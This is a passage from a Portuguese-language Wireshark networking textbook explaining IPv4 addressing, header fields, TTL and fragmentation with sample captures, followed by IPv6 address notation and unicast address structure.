


Figura 7.7 – Notação quádrupla com pontos para um endereço IPv4.

Um endereço IP é constituído de duas partes: uma *parte de rede* e uma *parte de host*. A parte de rede identifica a LAN à qual o dispositivo está conectado, enquanto a parte de host identifica o dispositivo propriamente dito nessa rede. O modo de determinar qual porção do endereço IP pertence à parte de rede ou à parte de host nem sempre é igual. Essa informação é disponibilizada por outro conjunto de informações de endereçamento chamado *máscara de rede* (netmask) ou, às vezes, *máscara de sub-rede*.

**NOTA** Neste livro, quando nos referirmos a um endereço IP, sempre estaremos nos referindo a um endereço IPv4. Mais adiante neste capítulo, veremos o IP versão 6, que utiliza um conjunto diferente de regras para endereçamento. Sempre que nos referirmos a um endereço IPv6, ele será explicitamente identificado como tal.

A máscara de rede identifica qual porção do endereço IP pertence à parte de rede e qual porção pertence à parte de host. O número da máscara de rede também tem 32 bits, e todo

bit definido como 1 identifica a porção do endereço IP que está reservada para a parte de rede. Os bits restantes são definidos com 0 para identificar a parte de host.

Por exemplo, considere o endereço IP 10.10.1.22, representado em binário como 00001010 00001010 00000001 00010110. Para determinar a alocação de cada seção do endereço IP, podemos aplicar a nossa máscara de rede. Nesse caso, a máscara é 11111111 11111111 00000000 00000000. Isso significa que a primeira metade do endereço IP (10.10 ou 00001010 00001010) está reservada para a parte de rede, enquanto a última metade do endereço IP (.1.22 ou 00000001 00010110) identifica o host individual nessa rede, como mostra a Figura 7.8.




Figura 7.8 – A máscara de rede determina a alocação dos bits em um endereço IP.

Como mostrado na Figura 7.8, as máscaras de rede também podem ser escritas em notação quádrupla com pontos. Por exemplo, a máscara de rede 11111111 11111111 00000000 00000000 é escrita como 255.255.0.0.

Endereços IP e máscaras de rede são comumente escritos com *notação CIDR* (Classless Inter-Domain Routing, ou Roteamento Interdomínios sem Classe). Nesse formato, um endereço IP é escrito de modo completo, seguido de uma barra (/) e do número de bits que representa a parte de rede do endereço IP. Por exemplo, um endereço IP 10.10.1.22 e uma máscara de rede 255.255.0.0 são escritos em notação CIDR como 10.10.1.22/16.

## Estrutura do pacote IPv4

Os endereços IP de origem e de destino são os componentes essenciais do cabeçalho de um pacote IPv4, mas não são as únicas informações de IP que você encontrará em um pacote. O cabeçalho IP é bem complexo quando comparado ao pacote ARP que acabamos de analisar; ele inclui muitas funcionalidades extras que ajudam o IP a realizar sua tarefa.

Como vemos na Figura 7.9, o cabeçalho IPv4 apresenta os campos a seguir:

**Versão (Version)** A versão de IP usada (será sempre 4 para IPv4).

**Tamanho do cabeçalho (Header Length)** O tamanho do cabeçalho IP.

**Tipo de serviço (Type of Service)** Uma flag de precedência e uma de tipo de serviço, usadas pelos roteadores para priorizar o tráfego.

**Tamanho total (Total Length)** O tamanho do cabeçalho IP e dos dados incluídos no pacote.

**Identificação (Identification)** Um número de identificação único usado para identificar um pacote ou uma sequência de pacotes fragmentados.

**Flags** Usado para identificar se um pacote faz parte de uma sequência de pacotes fragmentados.

**Offset do fragmento (Fragment Offset)** Se um pacote for um fragmento, o valor desse campo será usado para recompor os pacotes na ordem correta.

**Tempo de vida (Time to Live)** Define o tempo de vida do pacote, medido em hops (saltos) ou em segundos pelos roteadores.

**Protocolo (Protocol)** Identifica o cabeçalho da camada de transporte que encapsula o cabeçalho IPv4.

**Checksum do cabeçalho (Header Checksum)** Um mecanismo de detecção de erro usado para verificar se o conteúdo do cabeçalho IP não está danificado ou corrompido.

**Endereço IP de origem (Source IP Address)** O endereço IP do host que enviou o pacote.

**Endereço IP de destino (Destination IP Address)** O endereço IP de destino do pacote.

**Opções (Options)** Reservado para opções adicionais de IP. Inclui opções para roteamento de origem e timestamps.


**Dados (Data)** Os dados propriamente ditos transmitidos com o IP.

IPv4 (Internet Protocol Version 4, ou Protocolo do Internet Versão 4)												
Offsets	Octeto	0		1		2						
Octeto	Bit	0–3	4–7	8–15	16–18	19–23	24–31					
0	0	Versão	Tamanho do cabeçalho	Tipo de serviço		Tamanho total						
4	32	Identificação			Flags	Offset do fragmento						
8	64	Tempo de vida		Protocolo	Checksum do cabeçalho							
12	96	Endereço IP de origem										
16	128	Endereço IP de destino										
20	160	Opções										
24+	192+	Dados										

Figura 7.9 – Estrutura do pacote IPv4.

## Tempo de vida

O valor de TTL (Time to Live, ou Tempo de Vida) define um período de tempo que pode transcorrer ou um número máximo de roteadores pelos quais um pacote pode passar antes de ser descartado pelo IPv4. Um TTL é definido quando um pacote é criado e geralmente é decrementado de 1 sempre que o pacote é encaminhado por um roteador. Por exemplo, se um pacote tiver um TTL igual a 2, o primeiro roteador alcançado decrementará o TTL para 1 e encaminhará o pacote para o segundo roteador. Esse roteador então decrementará o TTL para zero e, se o destino final do pacote não estiver nessa rede, o pacote será descartado (veja a Figura 7.10).



*Figura 7.10 – O TTL de um pacote diminui sempre que ele passa por um roteador.*

Por que o valor do TTL é importante? Geralmente estamos preocupados com o tempo de vida de um pacote somente no que concerne ao tempo que ele demora para trafegar de sua origem até o seu destino. No entanto, considere um pacote que deva chegar a um host na internet passando por dezenas de roteadores. Em algum ponto do caminho, esse pacote poderia se deparar com um roteador indevidamente configurado e perder o caminho até o seu destino final. Em casos assim, o roteador poderia tomar uma série de atitudes, e uma delas poderia resultar no encaminhamento do pacote por uma rede em um loop interminável.

Um loop infinito pode causar todo tipo de problema, mas, em geral, resulta na falha de um programa ou de todo um sistema operacional. Teoricamente, o mesmo poderia ocorrer com pacotes em uma rede. Os pacotes permaneceriam em loops entre roteadores. À medida que o número de pacotes em loop aumentasse, a largura de banda disponível na rede se esgotaria até que uma condição de negação de serviço (denial of service) ocorresse. Para evitar isso, o TTL foi criado.

Vamos ver um exemplo dessa situação no Wireshark. O arquivo *ip\_ttl\_source.pcapng* contém dois pacotes ICMP. O ICMP (será discutido mais adiante neste capítulo) utiliza IP para entregar pacotes, como podemos ver expandindo a seção de cabeçalho IP no painel Packet Details (Detalhes do pacote, conforme mostra a Figura 7.11).




Figura 7.11 – Cabeçalho IP do pacote de origem.

Podemos ver que a versão de IP em uso é a versão 4 u, o tamanho do cabeçalho IP é de 20 bytes v, o tamanho total do cabeçalho e do payload é de 60 bytes w e o valor do campo TTL é 128 x.

O principal propósito de um ping ICMP é testar a comunicação entre dispositivos. Dados são enviados de um host a outro como uma requisição, e o host receptor deve enviar esses dados de volta como resposta. Nesse arquivo, temos um dispositivo cujo endereço é 10.10.0.3 y enviando uma requisição ICMP a um dispositivo cujo endereço é 192.168.0.128 z. Esse arquivo de captura inicial foi criado no host de origem, isto é, em 10.10.0.3.

Abra agora o arquivo *ip\_ttl\_dest.pcapng*. Nesse arquivo, os dados foram capturados no host de destino, isto é, em 192.168.0.128. Expanda o cabeçalho IP do primeiro pacote dessa captura para analisar seu valor de TTL (veja a Figura 7.12).

Você perceberá de imediato que o valor de TTL é 127 u, 1 a menos que o TTL original de 128. Sem nem mesmo conhecer a arquitetura da rede, podemos concluir que há um roteador separando esses dispositivos e, desse modo, a passagem por esse roteador fez o valor de TTL ser reduzido de 1.

Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits)  
 Ethernet II, Src: Cisco-Li\_66:71:94 (00:21:29:66:71:94), Dst: Dell\_c0:56:f0 (00:21:70:c0:56:f0)  
 Internet Protocol Version 4, Src: 10.10.0.3, Dst: 192.168.0.128  
 0100 .... = Version: 4  
 .... 0101 = Header Length: 20 bytes  
 Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)  
 Total Length: 60  
 Identification: 0x728d (29325)  
 Flags: 0x00  
 Fragment offset: 0  
 Time to live: 127 ①  
 Protocol: ICMP (1)  
 Header checksum: 0xfdfe [validation disabled]  
 Source: 10.10.0.3  
 Destination: 192.168.0.128  
 [Source GeoIP: Unknown]  
 [Destination GeoIP: Unknown]  
 Internet Control Message Protocol

No.: 1 · Timer: 0.000000 · Source: 10.10.0.3 · Destination: 192.168.0.128 · Protocol: IC... · Length: 74 · Info: Echo (ping) request id=0x0001, seq=37/9472, ttl=127 (reply in)

Close Help

Figura 7.12 – O cabeçalho IP nos mostra que o TTL foi decrementado de 1.

## Fragmentação IP

*Fragmentação de pacotes* é um recurso do IP que permite uma entrega confiável de dados por vários tipos de redes por meio da divisão de um stream de dados em fragmentos menores.

A fragmentação de um pacote é baseada no tamanho da *MTU* (*maximum transmission unit*, ou unidade máxima de transmissão) do protocolo de link de dados da camada 2 em uso e na configuração dos dispositivos que usam esse protocolo de camada 2. Na maioria dos casos, o protocolo de link de dados da camada 2 em uso é o Ethernet. O Ethernet tem uma MTU default de 1.500, o que significa que o tamanho máximo do pacote que pode ser transmitido em uma rede Ethernet é de 1.500 bytes (sem incluir o próprio cabeçalho Ethernet de 14 bytes).

**NOTA** Embora haja configurações-padrão de MTU, a MTU de um dispositivo pode ser manualmente reconfigurada na maioria dos casos. Uma configuração de MTU é atribuída por interface e pode ser modificada em sistemas Windows e Linux, assim como nas interfaces de roteadores gerenciados.

Quando um dispositivo se prepara para transmitir um pacote IP, ele determina se deve fragmentar o pacote comparando o tamanho de dados do pacote com a MTU da interface de rede por meio da qual o pacote será transmitido. Se o tamanho dos dados for maior que a MTU, o pacote será fragmentado. A fragmentação de um pacote envolve os passos a seguir:

1. O dispositivo divide os dados no número de pacotes necessário para uma transmissão de dados bem-sucedida.

2. O campo Tamanho Total (Total Length) de cada cabeçalho IP é definido com o tamanho do segmento de cada fragmento.
3. A flag Mais fragmentos (More fragments) é definida com 1 em todos os pacotes do stream de dados, exceto no último.
4. O campo Offset do fragmento (Fragment offset) é definido no cabeçalho IP dos fragmentos.
5. Os pacotes são transmitidos.

O arquivo *ip\_frag\_source.pcapng* foi obtido de um computador cujo endereço é 10.10.0.3, transmitindo uma requisição de ping para um dispositivo cujo endereço é 192.168.0.128. Observe que a coluna Info do painel Packet List (Lista de pacotes) lista dois pacotes IP fragmentados, seguidos da requisição ICMP (ping).

Comece analisando o cabeçalho IP do pacote 1 (veja a Figura 7.13).

```

> Frame 1: 1514 bytes on wire (12112 bits), 1514 bytes captured (12112 bits)
> Ethernet II, Src: HewlettP_bf:91:ee (00:25:b3:bf:91:ee), Dst: Cisco-Li_66:71:95 (00:21:29:66:71:95)
  Internet Protocol Version 4, Src: 10.10.0.3, Dst: 192.168.0.128
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes
    > Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
      Total Length: 1500
      Identification: 0x7474 (29812)
    < Flags: 0x01 (More Fragments)
      0.... .... = Reserved bit: Not set
      .0... .... = Don't fragment: Not set
      ..1.... = More fragments: Set ❶
      Fragment offset: 0 ❷
      Time to live: 128
      Protocol: ICMP (1)
    > Header checksum: 0x0000 [validation disabled]
      Source: 10.10.0.3
      Destination: 192.168.0.128
      [Source GeoIP: Unknown]
      [Destination GeoIP: Unknown]
      Reassembled IPv4 in frame: 3
  > Data (1480 bytes)

```

No.: 1 · Time: 0.000000 · Source: 10.10.0.3 · Destination: 192.168.0.128 · Protocol: IP.. 1514 · Info: Fragmented IP protocol (proto=ICMP 1, off=0, ID=7474) [Reassembled in frame: 3]


Close Help

*Figura 7.13 – Valores de Mais fragmentos (More fragments) e Offset do fragmento (Fragment offset) podem indicar um pacote fragmentado.*

Podemos ver que esse pacote faz parte de um fragmento com base nos campos Mais fragmentos e Offset do fragmento. Pacotes que são fragmentos terão um valor positivo para Offset do fragmento ou terão a flag Mais fragmentos ligada. No primeiro pacote, a flag Mais fragmentos está ligada u, indicando que o dispositivo receptor deve esperar receber outro pacote nessa sequência. O Offset do fragmento está definido com 0 v, indicando que esse pacote é o primeiro de uma série de fragmentos.

O cabeçalho IP do segundo pacote (veja a Figura 7.14) também tem a flag Mais fragmentos ligada u, porém, nesse caso, o valor de Offset do fragmento é 1480 v. Esse valor representa a MTU de 1.500 bytes menos 20 bytes do cabeçalho IP.

O terceiro pacote (veja a Figura 7.15) não tem a flag Mais fragmentos ligada v, o que o marca como o último fragmento do stream de dados, e o Offset do fragmento está definido com 2960 w, que é o resultado de  $1480 + (1500 - 20)$ . Todos esses fragmentos podem ser identificados como parte da mesma série de dados porque têm os mesmos valores no campo de Identificação (Identification) do cabeçalho IP u.



The screenshot shows the Wireshark interface with the title "Wireshark · Packet 2 · ip\_frag\_source". The packet details pane displays the following information for Frame 2:

- Frame 2: 1514 bytes on wire (12112 bits), 1514 bytes captured (12112 bits)
- Ethernet II, Src: HewlettP\_bf:91:ee (00:25:b3:bf:91:ee), Dst: Cisco-Li\_66:71:95 (00:21:29:66:71:95)
- Internet Protocol Version 4, Src: 10.10.0.3, Dst: 192.168.0.128
- Flags: 0x01 (More Fragments)
  - 0... .... = Reserved bit: Not set
  - .0... .... = Don't fragment: Not set
  - ..1. .... = More fragments: Set ①
- Fragment offset: 1480 ②
- Time to live: 128
- Protocol: ICMP (1)
- Header checksum: 0x0000 [validation disabled]
- Source: 10.10.0.3
- Destination: 192.168.0.128
- [Source GeoIP: Unknown]
- [Destination GeoIP: Unknown]
- Reassembled IPv4 in frame: 3
- Data (1480 bytes)

At the bottom, the status bar shows: No.: 2 · Time: 0.000010 · Source: 10.10.0.3 · Destination: 192.168.0.128 · Protocol: IPv4 ... 1514 · Info: Fragmented IP protocol (proto=ICMP 1, off=1480, ID=7474) [Reassembled].

Figura 7.14 – O valor de Offset do fragmento (Fragment offset) aumenta com base no tamanho dos pacotes.

```

> Frame 3: 582 bytes on wire (4656 bits), 582 bytes captured (4656 bits)
> Ethernet II, Src: HewlettP_bf:91:ee (00:25:b3:bf:91:ee), Dst: Cisco-Li_66:71:95 (00:21:29:66:71:95)
  Internet Protocol Version 4, Src: 10.10.0.3, Dst: 192.168.0.128
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 568
    Identification: 0x7474 (29812) ❶
    Flags: 0x00
      0.... .... = Reserved bit: Not set
      .0... .... = Don't fragment: Not set
      ..0. .... = More fragments: Not set ❷
    Fragment offset: 2960 ❸
    Time to live: 128
    Protocol: ICMP (1)
    Header checksum: 0x0000 [validation disabled]
    Source: 10.10.0.3
    Destination: 192.168.0.128
    [Source GeoIP: Unknown]
    [Destination GeoIP: Unknown]
    > [3 IPv4 Fragments (3508 bytes): #1(1480), #2(1480), #3(548)]
  Internet Control Message Protocol

```

No.: 3 · Time: 0.000013 · Source: 10.10.0.3 · Destination: 192.168.0.128 · Protocol: ICMP · Length: 582 · Info: Echo (ping) request id=0x0001, seq=57/14592, ttl=128 (reply in)

Close Help

*Figura 7.15 – Mais fragmentos (More fragments) não está ligada, indicando que esse fragmento é o último.*

Embora não seja mais tão comum ver pacotes fragmentados em uma rede como costumava ser, entender por que os pacotes são fragmentados é útil para que, quando você se deparar com eles, seja possível diagnosticar problemas ou identificar fragmentos ausentes.

## IPv6 (Internet Protocol version 6, ou Protocolo de Internet versão 6)

Quando a especificação IPv4 foi escrita, ninguém tinha a menor ideia de que, em algum momento, teríamos a quantidade de dispositivos existentes atualmente conectados à internet. O espaço máximo de endereços IPv4 estava limitado a pouco menos de 4,3 bilhões de endereços. O tamanho do espaço endereçável se reduz ainda mais quando subtraímos os intervalos reservados a usos especiais, como testes, tráfego broadcast e endereços internos da RFC 1918. Embora muitos esforços tenham sido feitos para adiar o esgotamento dos endereços IPv4, em última instância, a única maneira de resolver essa limitação foi desenvolver uma nova versão da especificação IP.

Assim, a especificação IPv6 foi criada, com sua primeira versão lançada em 1998 como RFC 2460. Essa versão possibilitou diversas melhorias de desempenho, incluindo um espaço muito maior de endereçamento. Nesta seção, veremos a estrutura do pacote IPv6 e discutiremos como a comunicação IPv6 difere da comunicação de seu antecessor.

## Endereços IPv6

Endereços IPv4 estavam limitados a 32 bits: um tamanho que oferecia um espaço endereçável mensurado na casa dos bilhões. Endereços IPv6 têm 128 bits, oferecendo um

espaço endereçável avaliado em undecilhões (um trilhão de trilhão de trilhão). É um upgrade e tanto!

Pelo fato de terem 128 bits, é mais complicado lidar com endereços IPv6 em formato binário. Quase sempre, um endereço IPv6 é escrito com oito grupos de 2 bytes em notação hexadecimal, com cada grupo separado por dois-pontos. Por exemplo, um endereço IPv6 bem simples tem o seguinte aspecto:

```
1111:aaaa:2222:bbbb:3333:cccc:4444:dddd
```

Sua primeira ideia provavelmente será a mesma de muitos que estão acostumados a se lembrar de endereços IPv4: é virtualmente impossível memorizar endereços IPv6. Essa é uma contrapartida infeliz por ter um espaço muito maior de endereçamento.

Uma das características da notação de endereços IPv6 que ajudará em alguns casos é que alguns grupos de zeros podem ser abreviados. Por exemplo, considere o endereço IPv6 a seguir:

```
1111:0000:2222:0000:3333:4444:5555:6666
```

Você pode abreviar totalmente o agrupamento contendo zeros de modo que ele não seja visível, assim:

```
1111::2222:0000:3333:4444:5555:6666
```

No entanto, podemos abreviar apenas um único grupo de zeros, portanto o endereço a seguir seria inválido:

```
1111::2222::3333:4444:5555:6666
```

Outra consideração é que os zeros na frente podem ser descartados nos endereços IPv6. Considere este exemplo em que há zeros na frente do quarto, quinto e sexto grupos:


```
1111:0000:2222:0333:0044:0005:ffff:ffff
```

Podemos representar o endereço de modo mais eficiente assim:

```
1111::2222:333:44:5:ffff:ffff
```

Não é uma maneira tão simples quanto usar um endereço IPv4, mas é bem mais fácil lidar com ela do que usar a notação mais extensa.


Um endereço IPv6 tem uma porção de rede e outra de host, geralmente chamadas de *prefixo de rede* e *identificador de interface*, respectivamente. A distribuição desses campos varia conforme a classificação da comunicação IPv6. O tráfego IPv6 está dividido em três classificações: unicast, multicast ou anycast. Na maioria das vezes, provavelmente você estará trabalhando com tráfego unicast no link local, que é a comunicação de um dispositivo a outro dentro de uma rede. A Figura 7.16 mostra o formato de um endereço IPv6 unicast de link local.



*Figura 7.16 – As partes de um endereço IPv6 unicast de link local.*

Endereços de link local são usados quando a comunicação é destinada a outro dispositivo na mesma rede. Um endereço de link local pode ser identificado por seus 10 bits mais significativos estarem definidos com 1111111010 e todos os próximos 54 bits definidos com zero. Desse modo, podemos identificar um endereço de link local quando a primeira metade for fe80:0000:0000:0000.

A segunda metade de um endpoint IPv6 de link local é a parte referente ao ID de interface, que identifica unicamente uma interface de rede em um host endpoint. Em redes Ethernet, ela pode ser baseada no endereço MAC da interface. No entanto, um endereço MAC tem apenas 48 bits. Para preencher todo o espaço de 64 bits, o endereço MAC é dividido na metade e o valor 0xffffe é adicionado entre cada metade como preenchimento (padding) para criar um identificador único. Por fim, o sétimo bit do primeiro byte é invertido. É um pouco complexo, mas considere o ID de interface na Figura 7.17. O endereço MAC original do dispositivo representado por esse ID é 78:31:c1:cb:b2:56. Os bytes 0xffffe foram adicionados no meio e a inversão do sétimo bit do primeiro byte alterou o 8 para a.



*Figura 7.17 – O ID de interface utiliza o endereço MAC de uma interface e um preenchimento.*

Endereços IPv6 podem ser representados com a notação CIDR, assim como os endereços IPv4. Neste exemplo, os 64 bits de espaço endereçável são representados com um endereço de link local:

fe80:0000:0000:0000:/64

A composição de um endereço IPv6 muda quando ele é usado com tráfego unicast global, roteado na internet pública (veja a Figura 7.18). Quando usado dessa maneira, um unicast global é identificado por ter seus 3 primeiros bits definidos com 001, seguidos de um prefixo global de roteamento de 45 bits. O prefixo de roteamento global, atribuído às organizações pela IANA (Internet Assigned Numbers Authority, ou Autoridade para Atribuição de Números da Internet), é usado para identificar unicamente o espaço IP de uma organização. Os próximos 16 bits são o ID de sub-rede, que pode ser utilizado para endereçamento hierárquico, semelhante à parte da máscara de rede de um endereço IPv4.

Os últimos 64 bits são usados para o ID da interface, exatamente como nos endereços unicast de link local. O prefixo de roteamento e o ID de sub-rede podem variar de tamanho.

